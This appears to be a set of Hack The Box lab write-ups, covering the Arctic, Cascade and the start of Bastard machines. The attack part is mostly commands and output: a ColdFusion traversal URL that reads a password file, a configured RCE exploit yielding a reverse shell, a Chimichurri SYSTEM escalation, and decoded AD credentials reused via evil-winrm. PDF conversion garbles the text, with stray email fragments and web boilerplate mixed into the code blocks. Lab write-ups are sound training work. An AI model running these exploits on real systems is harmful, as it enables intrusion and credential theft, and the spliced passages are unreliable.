
← → × ⌂ 10.10.10.11:8500/CFIDE/

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Index of /CFIDE/

Parent ..	<i>dir</i>
Application.cfm	1151
adminapi/	<i>dir</i>
administrator/	<i>dir</i>
classes/	<i>dir</i>
componentutils/	<i>dir</i>
debug/	<i>dir</i>
images/	<i>dir</i>
install.cfm	12077
multiservermonitor-access-policy.xml	278
probe.cfm	30778
scripts/	<i>dir</i>
wizards/	<i>dir</i>

We can see that there is an administrator page we can navigate to:



Now we have a version of ColdFusion we can look for an exploit to. According to publicly known exploits this version of ColdFusion is vulnerable to directory traversal, which we can confirm using the following directory:

```
# http://server/CFIDE/administrator/enter.cfm?locale=../../../../../../../../  
../../../../ColdFusion8/lib/password.properties%00en  
#
```

Testing it reveals an encrypted password:



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```
#Wed Mar 22 20:53:51 EET 2017 rdspassword=0IA/F[[E>[$_6&
||Q>[K]=XP \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true
```

admin

```
#Wed Mar 22 20:53:51 EET 2017 rdspassword=0IA/F[[E>[$_6&
||Q>[K]=XP \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true
```

#Wed Mar 2
rdspassword
password=2
encrypted=t



```
#Wed Mar 22 20:53:51 EET 2017 rdspassword=0IA/F[[E>[$_6& ||Q>[K]=XP \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03 encrypted=true
```

Using an online cracking tool I was able to crack the password:

Hash	Type	Result
2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03	sha1	happyday

Testing the password granted access to the administrator page:




Expand All / Collapse All

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Welcome to the ColdFusion Administrator

You are using the **ColdFusion Developer Edition**. This free edition provides the features of ColdFusion Enterprise as accessed from the local machine and two additional IP addresses. The Developer Edition enables you to test ColdFusion applications on your standalone workstation. To deploy your ColdFusion applications, you will need a license to the ColdFusion Edition of your choice or utilize ColdFusion hosting services.



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There is a publicly available exploit we can use to exploit the vulnerability <https://vulners.com/exploitdb/EDB-ID:50057>:

The screenshot shows a web browser window with the following details:

- Tab titles: "ColdFusion Administrator", "JRun Servlet Error", and "Adobe ColdFusion 8 - Rem...".
- Address bar: "https://vulners.com/exploitdb/EDB-ID:50057".
- Toolbar icons: Back, Forward, Stop, Refresh, Home, Search, and others.
- Page content:
 - Logo: A red spider icon.
 - Title: "Adobe ColdFusion 8 - Remote Command Execution (RCE)".
 - Published: 2021-06-24 00:00:00.
 - Author: Pergyz.
 - URL: www.exploit-db.com.
 - Views: 728.
 - Severity: 7.5 High.
 - CVSS2.

The script requires minor adjustments for the lhost/lport and rhost/rport:

```
if __name__ == '__main__':
    # Define some information
    lhost = '10.10.14.6'
    lport = 443
    rhost = "10.10.10.11"
    rport = 8500
    filename = uuid.uuid4().hex
```

Running the script will grant a reverse shell:

```
Executing the payload...
listening on [any] 443 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.11] 54227
```

```
Microsoft Windows [Version 6.1.7600]
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```

```
C:\ColdFusion8\runtime\bin>
```

Privilege Escalation

Now that we have access to the target we can enumerate for a way to elevate our privileges. We can start with the `systeminfo` command:

```
C:\Users\tolis>systeminfo  
systeminfo  
  
Host Name: ARCTIC  
OS Name: Microsoft Windows Server 2008 R2 Standard  
OS Version: 6.1.7600 N/A Build 7600  
OS Manufacturer: Microsoft Corporation  
OS Configuration: Standalone Server  
OS Build Type: Multiprocessor Free  
Registered Owner:  
Registered Organization:  
Product ID: 55041-507-9857321-84451  
Original Install Date: 22/3/2017, 11:09:45 ++  
System Boot Time: 1/2/2023, 5:22:50 ++  
System Manufacturer: VMware, Inc.  
System Model: VMware Virtual Platform  
System Type: x64-based PC  
Processor(s): 1 Processor(s) Installed.  
[01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2294 Mhz  
BIOS Version: Phoenix Technologies LTD 6.00, 12/12/2018  
Windows Directory: C:\Windows  
System Directory: C:\Windows\system32  
Boot Device: \Device\HddiskVolume1  
System Locale: el;Greek  
Input Locale: en-us;English (United States)  
Time Zone: (UTC+02:00) Athens, Bucharest, Istanbul  
Total Physical Memory: 6.143 MB  
Available Physical Memory: 4.897 MB  
Virtual Memory: Max Size: 12.285 MB  
Virtual Memory: Available: 11.055 MB  
Virtual Memory: In Use: 1.230 MB  
Page File Location(s): C:\pagefile.sys  
Domain: HTB  
Logon Server: N/A  
Hotfix(s): N/A  
Network Card(s): 1 NIC(s) Installed.  
[01]: Intel(R) PRO/1000 MT Network Connection  
      Connection Name: Local Area Connection  
      DHCP Enabled: No  
      IP address(es)  
      [01]: 10.10.10.11
```

We now know it is a Windows 2008 server and we can feed this system information into windows-exploit-suggester.py:

```
(kali㉿kali)-[~]
$ python2 windows-exploit-suggester.py --database 2023-01-31-mssb.xls --systeminfo systeminfo.txt
[*] initiating winsploit version 3.3 ...
[*] database file detected as xls orxlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 197 potential bulletins(s) with a
database of 137 known exploits
[*] there are now 197 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2008 R2 64-bit'
[*]
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Cr
itical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevati
on of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Cr
itical
[*] http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixe
d Col Span ID Full ASLR, DEP & EMET 5., PoC
[*] http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixe
d Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Priv
ilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elev
ation of Privilege (981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code
Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow
Elevation of Privilege (982799) - Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Priv
ilege (981852) - Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Cri
tical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Cri
tical
[*] done
```

It recommends several potential exploits but we're only looking for privilege escalation. After some testing the most viable exploit is MS10-059. You can download an executable from <https://github.com/egre55/windows-kernel-exploits/tree/master/MS10-059:%20Chimichurri/Compiled>:

The screenshot shows a GitHub repository page for 'egre55/windows-kernel-exploits'. The repository name is highlighted in blue. Below it, there are tabs for 'Code', 'Issues', 'Pull requests', 'Actions', 'Projects', 'Security', and 'Insights'. A dropdown menu shows 'master' selected. The file 'Chimichurri.exe' is listed under 'Compiled' with a size of 766 KB. There is one contributor listed, and a 'View raw' link is available.

Next I'll set up an SMB share on my host machine and copy the file to the target machine:

```
(kali㉿kali)-[~/impacket-master/impacket]
$ smbserver.py share .
Impacket v0.10.1.dev1 - Copyright 2022 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

```
C:\ColdFusion8\runlime\bin>copy \\10.10.14.6\share\Chimichurri.exe .
copy \\10.10.14.6\share\Chimichurri.exe .
      1 file(s) copied.
```

Attempting to run it provides the required syntax, which tells us we must set up another listener and provide IP and port information:

```
C:\ColdFusion8\runtime\bin>.\Chimichurri.exe  
.\Chimichurri.exe  
/Chimichurri/→This exploit gives you a Local System shell <BR>/Chimichurri/→Usage: Chimichurri.exe ip  
address port <BR>
```

Now let's run the exploit:

```
└─(kali㉿kali)-[~]  
└─$ nc -lvpn 8080  
listening on [any] 8080 ...
```

```
C:\ColdFusion8\runtime\bin>.\Chimichurri.exe 10.10.14.6 8080  
.\\Chimichurri.exe 10.10.14.6 8080  
/Chimichurri/→This exploit gives you a Local System shell <BR>/Chimichurri/→Changing registry values.  
..<BR>/Chimichurri/→Got SYSTEM token ... <BR>/Chimichurri/→Running reverse shell ... <BR>/Chimichurri/→  
Restoring default registry values ... <BR>  
C:\ColdFusion8\runtime\bin>
```

```
└─(kali㉿kali)-[~]  
└─$ nc -lvpn 8080  
listening on [any] 8080 ...  
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.11] 49253  
Microsoft Windows [Version 6.1.7600]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\ColdFusion8\runtime\bin>whoami  
whoami  
nt authority\system  
  
C:\ColdFusion8\runtime\bin>
```

Cascade/incomplete

The assessor began with an Nmap scan using the following commands:

```
sudo nmap -sV -p- -A 10.10.10.182 > Cascade_scan
```

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals several ports related to an Active Directory Domain Control:

```
(kali㉿kali)-[~/HTB/Cascade] $ cat Cascade_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-19 13:16 EDT
Nmap scan report for 10.10.10.182
Host is up (0.025s latency).
Not shown: 65520 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
53/tcp    open  domain  Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_ bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-03-19 17:18:19Z)
135/tcp   open  msrpc   Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap    Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap    Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49154/tcp open  msrpc   Microsoft Windows RPC
49155/tcp open  msrpc   Microsoft Windows RPC
49157/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc   Microsoft Windows RPC
49170/tcp open  msrpc   Microsoft Windows RPC
```

Since LDAP is open we can attempt an anonymous bind using the following command:

`ldapsearch -H ldap://10.10.10.182:389/ -x -b "dc=cascade,dc=local"`

- -x specifies anonymous authentication
- -b specifies the search base

As we can see it allows us to query the domain without credentials.

```
(kali㉿kali)-[~/HTB/Cascade] $ ldapsearch -H ldap://10.10.10.182:389/ -x -b "dc=cascade,dc=local"
# extended LDIF
# Find Kerberoastable Users with most privileges
# LDAPv3
# base <dc=cascade,dc=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# cascade.local
dn: DC=cascade,DC=local
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=cascade,DC=local
instanceType: 5
whenCreated: 20200109153132.0Z
whenChanged: 20230319171455.0Z
subRefs: DC=ForestDnsZones,DC=cascade,DC=local
subRefs: DC=DomainDnsZones,DC=cascade,DC=local
subRefs: CN=Configuration,DC=cascade,DC=local
uSNCreated: 4099
uSNChanged: 340052
name: cascade
```

Now we can use a tool known as windapsearch.py for further enumeration:

`python2 windapsearch_py2.py -d cascade.local --dc-ip 10.10.10.182 -U`

- -d Domain

- --dc-ip Domain IP Address
- -U User enumeration

```
(kali㉿kali)-[~/HTB/Cascade/windapsearch]
$ python2 windapsearch_py2.py -d cascade.local --dc-ip 10.10.10.182 -U
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.182
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=cascade,DC=local
[+] Attempting bind
[+]     ... success! Bound as:
[+]         None

[+] Enumerating all AD users
[+]     Found 15 users:
```

Further enumeration using the following command, directed us to a Service Account labelled *Backupsvc*

```
python2 windapsearch_py2.py -d cascade.local --dc-ip 10.10.10.161 --custom "objectClass=*"
```

- --custom Allows us to add filters to our query

```
(kali㉿kali)-[~/HTB/Cascade/windapsearch]
$ python2 windapsearch_py2.py -d cascade.local --dc-ip 10.10.10.182 --custom "objectClass=*" 
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.182
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=cascade,DC=local
[+] Attempting bind
[+]     ... success! Bound as:
[+]         None
[+] Performing custom lookup with filter: "objectClass=*" 
[+]     Found 249 results:
```

```
CN=BackupSvc,OU=Services,OU=Users,OU=UK,DC=cascade,DC=local
```

```
CN=Util,OU=Services,OU=Users,OU=UK,DC=cascade,DC=local
```

Attempting Kerberoasting on the Service accounts failed so I queried LDAP with different parameters:

```
python2 windapsearch_py2.py -d cascade.local --dc-ip 10.10.10.182 -U --full
```

It reveals all information the LDAP has on user accounts including a base64 encoded Legacy Password

```

cascadeLegacyPwd: clk0bjVldmE=
cn: Ryan Thompson
codePage: 0
userPrincipalName: r.thompson@cascade.local
badPwdCount: 0
objectSid: AQUAAAAAAAUVAAAAMvuhxgsd8Uf1yHJFVQQAAA=
whenCreated: 20200109193126.0Z
uSNCreated: 24610
dSCorePropagationData: 20200126183918.0Z
dSCorePropagationData: 20200119174753.0Z
dSCorePropagationData: 20200119174719.0Z
dSCorePropagationData: 20200119174508.0Z
dSCorePropagationData: 16010101000000.0Z
countryCode: 0
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
whenChanged: 20200323112031.0Z
accountExpires: 9223372036854775807
distinguishedName: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
pwdLastSet: 132230718862636251
displayName: Ryan Thompson
sAMAccountName: r.thompson

```

Backup Svc
Windows Task
File Options Applications Pro
Image Name
SeaPort.exe
SchedulerSvc.
BackupSrv.exe
GFNFSrv.exe
SearchMiner.j...
Ba...
45,056 bytes.
The Backup Svc...

Using the base64 -d command it decodes the base64 encoded password

```

(kali㉿kali)-[~/HTB/Cascade/windapsearch]
$ echo clk0bjVldmE= | base64 -d
rY4n5eva

```

Let's test the credentials with SMB:

```

(kali㉿kali)-[~/HTB/Cascade/windapsearch]
$ smbclient -L \\\\10.10.10.182\\ -U r.thompson
Password for [WORKGROUP\r.thompson]:

```

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
Audit\$	Disk	
C\$	Disk	Default share
Data	Disk	
IPC\$	IPC	Remote IPC
NETLOGON	Disk	Logon server share
print\$	Disk	Printer Drivers
SYSVOL	Disk	Logon server share

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.182 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

Uninstalling this variant: In case of the Control Panel applet [Uninstall](#)

! Recommended: [Identify Back](#)
Important: Some malware camouflages itself in the Control Panel folder. Therefore, you should check the [Security Task Manager](#) for verifying suspicious processes.

To make navigating through the directories easier we can mount the share to our machine using the mount command:

First we'll make a directory to mount to:

```
[kali㉿kali)-[~/HTB/Cascade]
$ mkdir mnt
```

```
[kali㉿kali)-[~/HTB/Cascade]
$ mkdir mnt/data
```

For anyone that missed yesterday<92>

```
[kali㉿kali)-[~/HTB/Cascade]
$ [REDACTED]
```

Then using the following command we can mount the share with Ryan's credentials:

```
sudo mount -t cifs -o 'user=r.thompson,password=rY4n5eva' //10.10.10.182/data ./mnt/data
```

```
[kali㉿kali)-[~/HTB/Cascade]
$ sudo mount -t cifs -o 'user=r.thompson,password=rY4n5eva' //10.10.10.182/data ./mnt/data
```

```
[kali㉿kali)-[~/HTB/Cascade] be going live on Wednesday so keep an eye out for any issues.
```

```
[kali㉿kali)-[~/HTB/Cascade] We will be using a temporary account to perform all tasks related to the network migration.
```

Now we can navigate to through the directories and within the IT(Temp/s.smith directory there is a registry file that contains a TightVNC password:

```
(kali㉿kali)-[~/.../data/IT/Temp/s.smith]
$ cat VNC\ Install.reg
◆◆Windows Registry Editor Version 5.00

Subject: Meeting Notes
[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC]

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server]
"ExtraPorts"=""
"QueryTimeout"=dword:0000001e
"QueryAcceptOnTimeout"=dword:00000000
"LocalInputPriorityTimeout"=dword:00000003
"LocalInputPriority"=dword:00000000
"BlockRemoteInput"=dword:00000000
"BlockLocalInput"=dword:00000000
"IpAccessControl"=""
"RfbPort"=dword:0000170c
"HttpPort"=dword:000016a8
"DisconnectAction"=dword:00000000
"AcceptRfbConnections"=dword:00000001
"UseVncAuthentication"=dword:00000001
"UseControlAuthentication"=dword:00000000
"RepeatControlAuthentication"=dword:00000000
"LoopbackOnly"=dword:00000000
"AcceptHttpConnections"=dword:00000001
"LogLevel"=dword:00000000
"EnableFileTransfers"=dword:00000001
"RemoveWallpaper"=dword:00000001
"UseD3D"=dword:00000001
"UseMirrorDriver"=dword:00000001
"EnableUrlParams"=dword:00000001
>Password=hex:6b,cf,2a,4b,6e,5a,ca,0f
"AlwaysShared"=dword:00000000
"NeverShared"=dword:00000000
"DisconnectClients"=dword:00000001
"PollingInterval"=dword:000003e8
"AllowLoopback"=dword:00000000
"VideoRecognitionInterval"=dword:00000bb8
"GrabTransparentWindows"=dword:00000001
"SaveLogToAllUsersPath"=dword:00000000
"RunControlInterface"=dword:00000001
"IdleTimeout"=dword:00000000
"VideoClasses"=""
"VideoRects"=""
```

Following the instructions from this GitHub <https://github.com/frizb/PasswordDecrypts> you can use a module in Metasploit to decrypt the password:

```

msf6 > irb
[*] Starting IRB shell ...
[*] You are in the "framework" object

irb: warn: can't alias jobs from irb_jobs.
>> fixedkey = "\x17\x52\x6b\x06\x23\x4e\x58\x07"
=> "\x17Rk\x06#NX\`a"
>> require 'rex/proto/rfb'
=> false
>> Rex::Proto::RFB::Cipher.decrypt ["6BCF2A4B6E5ACA0F"].pack('H*'), fixedkey
=> "sT333ve2"
>> 

```

Now with the password and assuming it belongs to s.smith we can attempt to use evil-winrm to connect to the target machine

```

└─(kali㉿kali)-[~]
$ evil-winrm -i 10.10.10.182 -u s.smith -p sT333ve2
From: Steve Smith
To: IT (Internal)
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Sent: 14 June 2018 14:07
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Subject: Meeting Notes
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\s.smith\Documents> 

```

For anyone that missed yesterday's meeting (I'm looking at you Ben). Main points are below:

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Now with his credentials we can run bloodhound-python to enumerate the Domain

```

└─(kali㉿kali)-[~]
$ bloodhound-python -d cascade.local -u s.smith -p sT333ve2 -c all -ns 10.10.10.182
INFO: Found AD domain: cascade.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (cascade.local:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: casc-dc1.cascade.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: casc-dc1.cascade.local
INFO: Found 18 users
INFO: Found 53 groups
INFO: Found 7 gpos
INFO: Found 6 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: CASC-DC1.cascade.local
INFO: User r.thompson is logged in on CASC-DC1.cascade.local from 10.10.14.18
WARNING: Could not resolve hostname to SID: 10.10.14.18
INFO: Done in 00M 09S

```

We can transfer the JSON files into BloodHound and discover a method of privilege escalation. Which cannot be done using s.smith account. So we can check the SMB shares again with the new credentials:

```

└─(kali㉿kali)-[~]
$ smbclient \\\\10.10.10.182\\\\Audit$ -U s.smith
Password for [WORKGROUP\\s.smith]:
Try "help" to get a list of possible commands.
smb: \> 

```

Since we can access it let's mount it:

```

└─(kali㉿kali)-[~/HTB/Cascade/mnt]
$ sudo mount -t cifs -o 'user=s.smith,password=sT333ve2' //10.10.10.182/Audit$ Audit
[sudo] password for kali:

└─(kali㉿kali)-[~/HTB/Cascade/mnt]
$ cd Audit

└─(kali㉿kali)-[~/HTB/Cascade/mnt/Audit]
$ ls
CascAudit.exe CascCrypto.dll DB RunAudit.bat System.Data.SQLite.dll System.Data.SQLite.EF6.dll x64 x86
└─(kali㉿kali)-[~/HTB/Cascade/mnt/Audit]
$ 

```

If we cat the content of the RunAudit.bat we can see that it refers to an Audit.db file located within the share:

```

└─(kali㉿kali)-[~/HTB/Cascade/mnt/Audit]
$ cat RunAudit.bat
CascAudit.exe "\\\CASC-DC1\Audit$\DB\Audit.db"

└─(kali㉿kali)-[~/HTB/Cascade/mnt/Audit]
$ 

```

We can use a tool known as SQLiteBrowser to view the content:

The screenshot shows the SQLiteBrowser application interface. At the top, there's a toolbar with buttons for 'New Database', 'Open Database', 'Write Changes', 'Revert', and tabs for 'Database Structure', 'Browse Data', 'Edit Pragmas', 'Execute SQL', 'Create Table', 'Create Index', and 'Modify Table'. Below the toolbar is a table with columns 'Name', 'Type', and 'Schema'. The 'Database Structure' tab is selected. In the 'Tables' section, there are four entries: 'DeletedUserAudit', 'Ldap', 'Misc', and 'sqlite_sequence'. The 'Indices', 'Views', and 'Triggers' sections are empty.

Name	Type	Schema
DeletedUserAudit		CREATE TABLE
Ldap		CREATE TABLE
Misc		CREATE TABLE
sqlite_sequence		CREATE TABLE
Indices (0)		
Views (0)		
Triggers (0)		

If we Browse Data we can see LDAP has one item:

Table: Ldap

Id	uname	pwd	domain
...	Filter	Filter	Filter
1	1	ArkSvc BQO5l5Kj9MdErXx6Q6AG0w==	cascade.local

We can try to decode the password:

```
(kali㉿kali)-[~] $ echo BQO5l5Kj9MdErXx6Q6AG0w== | base64 -d
*****D*|zC*;

(kali㉿kali)-[~] $
```

Bastard/Drupalgeddon

The assessor began with an Nmap scan using the following commands:

`sudo nmap -sV -p- -A 10.10.10.9 > Bastard_scan`

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The Nmap scan revealed several ports, most notably HTTP.


```
(kali㉿kali)-[~/HTB/Bastard]
$ cat bastard_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-31 18:02 EST
Nmap scan report for 10.10.10.9
Host is up (0.028s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_LICENSE.txt /MAINTAINERS.txt
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Welcome to Bastard | Bastard
|_http-generator: Drupal 7 (http://drupal.org)
135/tcp   open  msrpc   Microsoft Windows RPC
49154/tcp open  msrpc   Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista|
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:m
o:microsoft:windows_7 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:
dows_vista::sp1 cpe:/o:microsoft:windows_server_2012
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microso
crosoft Windows 7 or Windows Server 2008 R2 (91%), Microsoft Windows
ows Server 2008 R2 or Windows 8.1 (91%), Microsoft Windows Server 20
ft Windows 7 (91%), Microsoft Windows 7 Professional or Windows 8 (9
ws Server 2008 R2 (91%), Microsoft Windows 7 SP1 or Windows Server 2
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 135/tcp)
HOP RTT      ADDRESS
1  31.69 ms  10.10.14.1
2  31.22 ms  10.10.10.9
```


Note that according to Nmap this system is running Drupal 7. A quick google search reveals that this version is vulnerable to DrupalGeddon:

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CVE-2018-7600 | Drupal 8.5.x < 8.5.1 / 8.4.x < 8.4.6 / 8.x < 8.3.9 / 7.x? < 7.58 / < 6.x? - 'Drupalgeddon2' RCE (SA-CORE-2018-002)

Drupalgeddon2 ~ <https://github.com/dreadlocked/Drupalgeddon2/>
[\(https://www.drupal.org/sa-core-2018-002\)](https://www.drupal.org/sa-core-2018-002)

Supports:

